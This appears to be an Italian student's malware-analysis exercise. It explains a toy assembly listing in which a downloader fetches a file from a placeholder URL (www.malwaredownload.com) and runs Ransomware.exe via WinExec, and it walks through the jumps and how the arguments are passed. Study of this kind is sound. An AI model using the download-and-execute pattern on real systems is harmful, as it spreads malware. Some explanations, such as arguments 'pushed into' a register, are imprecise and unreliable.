Analisi malware

Lo scopo dell'esercizio è analizzare un malware controllando il codice assembly mostrato negli screenshots seguenti:

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Come è possibile osservare, il codice è suddiviso in tre tabelle poiché ci sono due salti condizionali che se veri porteranno alle rispettive tabelle come indicato nel codice.

Il primo punto da analizzare è il seguente:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.


Il salto condizionale effettuato dal malware è il seguente (ovvero il secondo):

0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Il tipo di salto in questione è **jz** ovvero **jump short if zero**, in pratica se il **compare** nella riga precedente darà come risultato 0 allora lo **zero flag (ZF)** sarà settato a 1 e il salto avverrà. Nel nostro caso abbiamo EBX che corrisponde a 11 a cui verrà sottratto il numero 11 e quindi tornerà 0.

Il secondo punto da analizzare è il seguente:

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.



Nel diagramma qui sopra ho identificato come richiesto i salti condizionali con le conseguenti istruzioni. Per rimanere fedele alla rappresentazione che IDA fa dei salti ho utilizzato la freccia verde per rappresentare il ramo del true, ovvero il codice che verrà eseguito se il salto verrà effettuato mentre il rosso per il ramo del false. Nel nostro caso il primo salto è quello che non viene eseguito, quindi seguiremo la freccia rossa e da lì proseguiremo con la freccia verde visto che la condizione del jz sarà vera. Ho aggiunto un testo nel ramo del falso per indicare che potrebbe esserci eventuale codice non mostrato nella tabella.

Il terzo punto è il seguente:

3. Quali sono le diverse funzionalità implementate all'interno del Malware?

Controllando il codice assembly si può notare che il malware in questione è di tipo **downloader**, ovvero un programma che scarica da internet un file malevolo e poi lo esegue. Si riconosce proprio dal fatto che viene chiamata la funzione **DownloadToFile()** e la funzione **WinExec().** Il malware infatti prima tenta di scaricare un file da un url chiamando la prima funzione e di eseguirlo successivamente con la seconda. Si può ipotizzare quindi che il primo salto condizionale corrisponda ad un con-

trollo del codice per vedere se il file sia stato già scaricato o meno.

Il quarto punto è il seguente:

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Nella tabella 2 possiamo trovare la chiamata alla funzione **DownloadToFile(),** qui di seguito la sua documentazione:

https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85)

Osservando il codice e guardando la documentazione si può vedere che il parametro che le viene passato è l'url del sito dal quale scaricare il file malevolo:

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Il parametro in questione viene pushato nel registro EAX e all'interno della funzione prende il nome di **szURL,** è di tipo LPCTSTR ovvero un puntatore ad una stringa che conterrà il valore passatogli. Se il download andrà a buon fine avremo come valore di ritorno **S_OK** altrimenti un codice di errore.

La seconda funzione a cui facciamo riferimento è quella nella tabella 3 **WinExec()** e qui di seguito è possibile vederne la documentazione:

https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-winexec

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Nel codice riportato qui sopra è possibile osservare che il path al file eseguibile viene passato al registro EDX e poi pushato al suo interno e passato alla funzione. Nella documentazione di microsoft vediamo che il parametro in questione è **lpCmdLine** di tipo **LPCSTR**, ovvero un puntatore ad una stringa contenente il path al file malevolo. La funzione quindi eseguirà il file prendendolo da quel parametro e se avrà successo restituirà un valore superiore a 31, altrimenti un codice di errore.

Davide Lecci